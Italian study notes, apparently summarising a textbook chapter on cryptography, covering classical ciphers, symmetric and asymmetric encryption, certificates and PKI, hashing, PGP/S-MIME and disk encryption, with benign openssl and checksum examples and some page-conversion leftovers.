Il **Transport Layer Security (TLS)** è talmente diffuso che è semplice aggiungerlo per cifrare le comunicazioni tra sistemi su molti protocolli.

Cryptography (scrittura nascosta) non è semplice: esistono molti metodi per criptare messaggi, pratica che esiste da millenni, fin da Giulio Cesare che sviluppò un metodo per convertire i messaggi in forma illeggibile ai nemici.

Concetti chiave

- **Asymmetric key encryption:** due chiavi, una per criptare, una per decriptare.
 - **Symmetric key encryption:** una sola chiave usata per entrambe le operazioni.
 - **Key management:** gestito tramite **certificate authority (CA)** o approcci decentralizzati per verifica identità e gestione chiavi.
 - **Integrity:** oltre alla privacy, garantire che i dati inviati non siano stati alterati.
 - **Hash algorithm:** genera output a lunghezza fissa da input a lunghezza variabile.
-

Limitazioni dell'encryption

L'encryption protegge la privacy ma non risolve ogni problema:

- La **whole-disk encryption** protegge un disco spento da furto fisico.
 - Se un attaccante ottiene accesso via malware o credenziali rubate su un sistema attivo, l'encryption è inutile.
 - Vale lo stesso per dispositivi mobili.
-

Basic Encryption

- **Plain text:** testo leggibile in chiaro.
 - **Ciphertext:** testo criptato, non leggibile senza processo inverso.
-

Substitution Ciphers

Metodo primitivo di cifratura:

- **Rotation Cipher:** ruota l'alfabeto di un certo valore.
- **Esempio:**

```
nginx
Copy code
ABCDEFGHIJKLMNOPQRSTUVWXYZ
EFGHIJKLMNOPQRSTUVWXYZABCD
```

La parola **hello** diventa **lipps**.


Utilizzata anche su Usenet per offuscare spoiler o contenuti offensivi usando **rot13** (rotazione di 13 posizioni).

Limiti:

- **Brute-force attack:** 25 possibili rotazioni nel nostro alfabeto.

- **Frequency analysis:** identificazione lettere più usate per decifrare.

Figura 13.1: English letter normal distribution (frequenza lettere inglesi).



Vigenère Cipher

Metodo **polyalphabetic** ideato da **Blaise de Vigenère**:

- Usa una parola chiave ripetuta sulla lunghezza del testo.
- Esempio:
 - Key: **hello**
 - Plain text: **deforestation**
 - Chiave ripetuta: **hellohellohel**
 - Cifrato risultante: **kiqzflwelhpsy**

Figura 13.2: Vigenère square.

Questo metodo diventa inutilizzabile oggi a causa della potenza dei computer, rendendolo facilmente crackabile.

Diffie-Hellman

Approccio per derivare chiavi senza scambiarle direttamente:

- Entrambe le parti partono da un **base point (es. verde)**.
- Ogni parte aggiunge un colore casuale (Alice rosso → arancio, Bob giallo → blu).
- Si scambiano i colori risultanti senza rivelare il colore originale.
- Aggiungono il loro colore all'altro ottenendo lo stesso **colore finale (es. marrone)** come chiave condivisa.

Figura 13.3: Diffie-Hellman process (schema visivo).

Symmetric Key Cryptography

Chiave unica usata in entrambe le direzioni:

- **Stream cipher**: critta byte per byte (es. Vigenère).
 - **Block cipher**: critta in blocchi di dimensione fissa (es. 64 bit).
-

Data Encryption Standard (DES)

- **Block cipher con symmetric key**, ormai deprecato.
 - Usa una chiave di **56-bit** con blocchi da **64-bit** (8 bit per parità).
 - Vulnerabile a **brute-force** per chiave corta.
-

Triple DES (3DES)

- Utilizza 3 chiavi da 56-bit, risultando in **168-bit** effettivi ma gestiti come tre operazioni:
 1. Encrypt con Key 1
 2. Decrypt con Key 2
 3. Encrypt con Key 3

Anche 3DES è oggi deprecato ma usato per illustrare l'importanza della **forza delle chiavi**.

Advanced Encryption Standard (AES)

- Successore di DES, basato su **Rijndael cipher**.

- **Block cipher** con blocchi da **128-bit**.
- Usa chiavi da **128, 192 e 256-bit**.
- Standard pubblicato nel **2001**.

AES ha resistenze migliori contro attacchi e supporta lunghezze chiave maggiori grazie a computing power odierno.

Cipher Suites

Un sistema crittografico (ciphersuite) comprende:

- 1** Key exchange (es. Diffie-Hellman)
- 2** Cipher per encryption (es. AES)
- 3** Message authentication code

Esempio estratto da `ssllscan` su Google:

```
scss
Copy code
Ciphersuites
```


Supported Server Cipher(s):

```
Preferred TLSv1.3 128 bits TLS_AES_128_GCM_SHA256
Accepted TLSv1.3 256 bits TLS_AES_256_GCM_SHA384
Accepted TLSv1.3 256 bits TLS_CHACHA20_POLY1305_SHA256
Preferred TLSv1.2 256 bits ECDHE-ECDSA-CHACHA20-POLY1305
Accepted TLSv1.2 128 bits ECDHE-ECDSA-AES128-GCM-SHA256
Accepted TLSv1.2 256 bits ECDHE-ECDSA-AES256-GCM-SHA384
Accepted TLSv1.2 128 bits ECDHE-ECDSA-AES128-SHA
Accepted TLSv1.2 256 bits ECDHE-ECDSA-AES256-SHA
Accepted TLSv1.2 256 bits ECDHE-RSA-CHACHA20-POLY1305
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 112 bits DES-CBC3-SHA
```

Nota:

- AES-128 e AES-256 supportati.
- DES ancora supportato per retrocompatibilità ma non preferito.

Figura 13.7: Visualizzazione dei dettagli del certificato creato.



Cipher Block Chaining (CBC)

CBC è un metodo che trasforma ulteriormente il messaggio. In CBC, ogni blocco di **ciphertext** viene **XORato** con il blocco precedente. Poiché il primo blocco non ha un blocco precedente, viene usato un **Initialization Vector (IV)** da XORare. Il ciphertext è sempre binario, poiché ogni byte può non corrispondere a caratteri ASCII stampabili.

Attacchi contro AES

Alcuni attacchi proposti contro **AES**:

- **Side-channel attacks**: usano informazioni derivanti dall'implementazione (consumo energetico, utilizzo processore, leakage elettromagnetico), non dall'algoritmo.
- **Related-key attacks**: l'attaccante osserva ciphertext cifrato con chiavi diverse ma correlate, ad esempio con molti bit identici.
- **Key recovery attacks**: cercano di recuperare la chiave per decriptare ciphertext riducendo il tempo necessario per un brute-force attack, ma servono comunque risorse elevate.

Attualmente **non esistono attacchi pratici** contro AES.

Asymmetric Key Cryptography

A differenza della **symmetric key cryptography** (una sola chiave per cifrare e decifrare), la **asymmetric key cryptography** usa **due chiavi**:

- **Public key** (pubblica)
- **Private key** (privata)

Queste chiavi sono collegate matematicamente: ciò che viene cifrato con una può essere decifrato solo con l'altra. La public key si condivide liberamente, la private key deve essere protetta.

Per inviare messaggi cifrati:

- Il mittente usa la **public key** del destinatario per cifrare.
- Solo il destinatario con la **private key** potrà decifrare.

Un algoritmo comune è **RSA (Rivest-Shamir-Adleman)** che usa grandi numeri primi:

- Chiavi da 1024, 2048, 4096 bit.
 - Non comparare le lunghezze chiave tra AES e RSA: lavorano in modi diversi.
-

Hybrid Cryptosystem

Dato che:

- La **asymmetric encryption** è lenta e richiede più potenza computazionale.
- La **symmetric encryption** è veloce ma necessita di uno scambio sicuro della chiave.

Si usano sistemi **ibridi**, dove:

- La **public key** viene usata per cifrare una **session key** (chiave simmetrica).
- La **session key** viene poi usata per cifrare i dati durante la sessione.

Questo è il metodo standard nelle comunicazioni web con server HTTPS:

- Il **client** genera la session key.
 - Cifra la session key con la **public key** del server.
 - Invia la session key cifrata al server.
 - Server e client ora usano la session key per la sessione sicura.
-

Nonrepudiation

Con la **asymmetric cryptography**:

- I messaggi possono essere **firmati digitalmente** con la **private key**.
- La firma può essere verificata con la **public key** del mittente.
- Dimostra che il messaggio proviene da chi possiede la private key.
- **Nonrepudiation** significa che chi ha firmato non può negare di aver inviato il messaggio.

Protezione della chiave privata:

- Il file contenente la chiave deve avere permessi appropriati.
 - Può essere protetta con una password.
 - Se un attaccante ottiene l'accesso al sistema, può rubare la chiave se non è protetta da password.
-

Elliptic Curve Cryptography (ECC)

Tradizionalmente si usano grandi numeri primi per generare chiavi perché sono complessi da fattorizzare, ma servono molte risorse.

ECC usa:

- **Discrete logarithms** su curve ellittiche.
- Genera chiavi più **piccole** ma sicure.
- Usa meno potenza computazionale per cifratura e decifratura.

Esempio di curva:

Copy code

$$y^2 = x^3 - x + 1$$

Il **discrete logarithm** in ECC è difficile da calcolare e non esiste un algoritmo standard per risolverlo, rendendolo **infeasible** per gli attaccanti.

ECC è usato in:

- **ECDH (Elliptic Curve Diffie-Hellman)**: key agreement protocol che utilizza curve ellittiche.
 - Visto nelle ciphersuite di web server che supportano TLS.
-

Certificate Authorities e Key Management

Le chiavi sono essenziali per la cryptography:

- Senza la chiave non si può decifrare.
- Le **session key** possono essere eliminate dopo la sessione.
- Le chiavi **associate a persone o server** devono essere persistenti.

Le chiavi vengono memorizzate in **certificati** definiti dallo standard **X.509**, parte di **X.500** (digital directory services). Un certificato contiene:

- Public key
 - Informazioni identificative
 - Firma del CA (Certificate Authority)
-

Certificate Authority (CA)

- Gestisce i certificati.
- Emissione, storage e gestione dei certificati.
- Fa parte della **Public Key Infrastructure (PKI)**.

Software esempio: SimpleAuthority

- Usa librerie OpenSSL.
- Genera root certificate e certificati per utenti e server.

Figura 13.5: Creazione di un CA root certificate con SimpleAuthority.




Figura 13.6: Creazione di un nuovo certificato, incluse opzioni per certificati SSL Server per HTTPS.

Ric Messier

Certificate Type:

Email Address

Organisational Unit

Organisation

Country United States

Certificate Validity: 365 days

Edit User

Status	Identifi...	Issued	Expires	Days Left


New Certificate

The screenshot shows a user interface for creating a digital certificate. At the top, the name 'Ric Messier' is displayed. Below it, there's a section for 'Certificate Type' with several options: 'Email Address', 'Organisational Unit', 'Organisation', and 'Country'. The 'Country' option is selected, with 'United States' chosen from a dropdown. There's also a 'General Purpose' option highlighted in blue with a checkmark. Below this, the 'Certificate Validity' is set to '365 days'. A large 'Edit User' button is visible. At the bottom, there's a table header for tracking certificates, followed by a 'New Certificate' button.

Una volta creato:

- Il **CA fornisce la public key a chiunque.**
- Il **proprietario ottiene la private key.**
- Il certificato contiene informazioni identificative e dati sulla chiave.
- Non mostra la chiave direttamente (è binaria e non leggibile come ASCII).

Figura 13.7: Visualizzazione dei dettagli del certificato creato.



Visualizzazione dell'impronta della chiave

Invece di mostrare l'intera chiave, che non significherebbe nulla visivamente, viene mostrata la **fingerprint**, un valore di lunghezza fissa in **esadecimale**. Una chiave da 4096 bit è lunga 512 byte, e in esadecimale ogni byte diventa due caratteri, per un totale di 1024 caratteri. Questo paragrafo che stai leggendo ha 561 caratteri, per darti un'idea della dimensione di una chiave mostrata interamente.

Revoca dei certificati

Un **Certificate Authority (CA)** può revocare certificati, ad esempio se l'utente non fa più parte dell'organizzazione o l'email associata non è più valida. Un certificato revocato non deve più essere accettato, poiché la sua identità non è più affidabile.

Certificate Revocation List (CRL) e OCSP

Le **CRL** gestiscono le revoche ma storicamente non sempre vengono controllate correttamente, o possono esserci problemi di rete che impediscono la verifica. Per questo si usa l'**Online Certificate Status Protocol (OCSP)** per verificare lo stato di un certificato direttamente con il CA.

Trusted Third Party

Un **CA** funge da **trusted third party**, non solo gestendo certificati ma anche verificando l'identità dei richiedenti. Se l'identità non è verificabile, la non ripudiabilità viene meno.

I CA come **VeriSign** possono richiedere **documenti di identità** prima di emettere un certificato.

Grazie alla **proprietà transitiva**:

Se io mi fido del CA, e il CA si fida di Zoey, allora anch'io mi fido di Zoey.

Il CA firma il certificato con la sua **private key**. I sistemi che verificano il certificato controllano la firma con la **public key** del CA. Per questo occorre che il **root certificate** del CA sia installato nel sistema.

Errori di certificato

Gli errori possono derivare da:

- certificati generati da CA non affidabili,
- certificati rogue,
- configurazioni errate.

Figura 13.8 mostra un errore in Google Chrome perché il nome nel certificato non corrisponde al server: www.sofamart.com usa un certificato emesso per *.furniturerow.com. Anche se il certificato è valido, può non corrispondere al server, mostrando che la validità del certificato non garantisce l'affidabilità del server.



Your connection is not private

Attackers might be trying to steal your information from **www.sofamart.com** (for example, passwords, messages, or credit cards). [Learn more](#)

NET::ERR_CERT_COMMON_NAME_INVALID

- Help improve Safe Browsing by sending some [system information and page content](#) to Google.
[Privacy policy](#)

[Hide advanced](#)

[Back to safety](#)

This server could not prove that it is **www.sofamart.com**; its security certificate is from ***.furniturerow.com**. This may be caused by a misconfiguration or an attacker intercepting your connection.

[Proceed to www.sofamart.com \(unsafe\)](#)

Self-Signed Certificates

Puoi generare **certificati autofirmati** per test in laboratorio, senza CA, anche se causeranno errori di certificato nei browser.

Puoi usare **OpenSSL** per crearli:

```
bash
```

```
Copy code
```

```
root@quiche:~# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365
```

Output:

- Generazione RSA key.

- Inserimento passphrase PEM.
- Inserimento DN:
 - Country Name: US
 - State: CO
 - Locality: Wubble
 - Organization: Internet Widgits Pty Ltd
 - Organizational Unit: IT
 - Common Name: www.server.com
 - Email: wubble@wubble.com

Visualizzare dettagli del certificato

Puoi usare OpenSSL per visualizzare un certificato generato:

```
bash
Copy code
root@quiche:~# openssl x509 -in cert.pem -text
```

Output:

- Versione del certificato (es. 3).
- Serial Number unico.
- Issuer e Subject (uguali nei self-signed).
- Validità con date di inizio e fine.
- Algoritmo di firma (es. sha256WithRSAEncryption).
- Public Key Info (RSA, 4096 bit).

Mancano nel breve output le fingerprints e il **modulus** (prodotto di due numeri primi), ma l'output completo li mostra.

Cryptographic Hashing

Serve a garantire **integrità dei dati** oltre alla cifratura:

- Usa un **message authentication code (MAC)**.
- Genera un hash, un valore di lunghezza fissa generato da un input arbitrario.

- Anche un singolo bit diverso genera un hash completamente diverso.
-

MD5

Hash di 128 bit (32 caratteri esadecimali).

Esempio:

```
bash
Copy code
root@quiche:~# echo '123456789' | md5sum
b2cfa4183267af678ea06c7407d4d6d8 -
root@quiche:~# echo '223456789' | md5sum
2cad6f3fd5e54b84cfcccd3e1ef5aea4d -
```

Basta cambiare un carattere per ottenere hash completamente diversi.

Collisioni: Quando input diversi generano lo stesso hash, vulnerabilità sfruttabile.

Birthday Paradox: Probabilità di collisioni anche con pochi input.

SHA-1 e SHA-2

SHA-1:

- Output di 160 bit (40 caratteri esadecimali).

Esempio:

```
bash
Copy code
root@quiche:~# echo '123456789' | sha1sum
179c94cf45c6e383baf52621687305204cef16f9 -
root@quiche:~# echo '223456789' | sha1sum
884228b47dd406b235d020315929a8841f178a93 -
```

SHA-2:

- Digest di 224, 256, 384, 512 bit.
 - Migliore protezione contro collisioni rispetto a SHA-1 e MD5.
-

Uso pratico degli hash

- Verifica dell'integrità dei file scaricati.
 - Controllo di corruzione durante i download.
 - Sistemi di integrità come **Tripwire**, per confrontare hash dei file di sistema con quelli attesi e rilevare compromissioni.
-

PGP e S/MIME

PGP usa un approccio decentralizzato:

- Invece di un CA, utilizza un **web of trust**.
- Le chiavi sono caricate su un server pubblico.
- Conoscenti firmano le chiavi per confermare l'identità.

Esempio:

Zoey carica la sua PGP key per zoey@wubble.com. Io, che la conosco, firmo la sua key sul server. Chi si fida di me si fiderà della key di Zoey.

Le chiavi vengono gestite in un **keyring** locale, firmato e protetto da un MAC.

Limiti di PGP:

- L'utente gestisce le proprie chiavi.
- Possibilità di perdita delle chiavi durante reinstallazioni, causando confusione con più chiavi associate allo stesso indirizzo email (**Figura 13.9**).

PGP è ideale per **email tra utenti**, meno adatto per certificati server.

S/MIME

Secure/Multipurpose Internet Mail Extensions (S/MIME) è un protocollo per inviare email criptate, integrato nei client email (non richiede software di terze parti). Utilizza certificati **X.509** provenienti da certificate authority (CA) e può essere integrato in **Active Directory** Windows. In ambienti Microsoft, gli utenti aziendali possono inviare messaggi criptati tra loro recuperando le chiavi pubbliche da AD, senza dover importare manualmente altre CA root.

Disk and File Encryption

Tre tipi di dati:

- 1 **Data in motion**: dati in transito da mittente a destinatario, criptati con S/MIME, TLS, VPN.
- 2 **Data in use**: dati in uso in memoria da applicazioni, difficili da criptare mentre sono utilizzati, con periodi in chiaro. Si possono usare **data masking** per minimizzare l'esposizione.

3 Data at rest: dati memorizzati su disco o nastro, incluse copie di backup. Qui si applicano **file-level** o **disk-level encryption**.

Su **macOS**, **Preview** può criptare PDF:

- **Figura 13.10** mostra l'opzione *Encrypt File* abilitata durante l'esportazione di un PDF.
- Richiede una password come chiave di criptazione.

Strumenti come **PGP** possono criptare file e file system. La **full disk encryption** integrata nei sistemi operativi richiede autenticazione prima dell'avvio del sistema per sbloccare la chiave. Spesso viene usato un **Trusted Platform Module (TPM)**, un chip hardware che memorizza le chiavi necessarie a decriptare i file system, protetto da autenticazione.

Apple FileVault:

- Utility integrata di full disk encryption su macOS, usa **AES**.
- Accessibile da *System Preferences > Privacy & Security*.
- **Figura 13.11** mostra FileVault abilitato.
- Richiede autenticazione all'avvio.
- Fornisce una chiave di backup che va memorizzata separatamente.

Se la chiave di backup è sullo stesso disco criptato e perdi la password, non potrai decriptare i dati. Occorre proteggere anche la chiave di backup: se non protetta, chiunque la possieda potrà decriptare il disco.

Encrypted Drives: Limiti

Le unità criptate **proteggono solo contro dead box access** (furto fisico del disco). Se un attaccante accede a un sistema remoto quando è attivo e autenticato, il disco risulta decriptato e leggibile dall'attaccante.

Windows BitLocker:

- Full disk encryption integrato in Windows, accessibile da *Updates & Security*.
- **Figura 13.12** mostra le impostazioni BitLocker.
- Utilizza TPM per la chiave primaria.
- Backup key può essere memorizzata in Active Directory per recovery post-uscita di un dipendente.

Linux dm-crypt:

- Integrato nel kernel Linux, consente la criptazione dei volumi.

- Richiede l'uso di utilities per configurare ed aprire i volumi criptati.

Esempio di criptazione volume USB con LUKS:

```
bash
Copy code
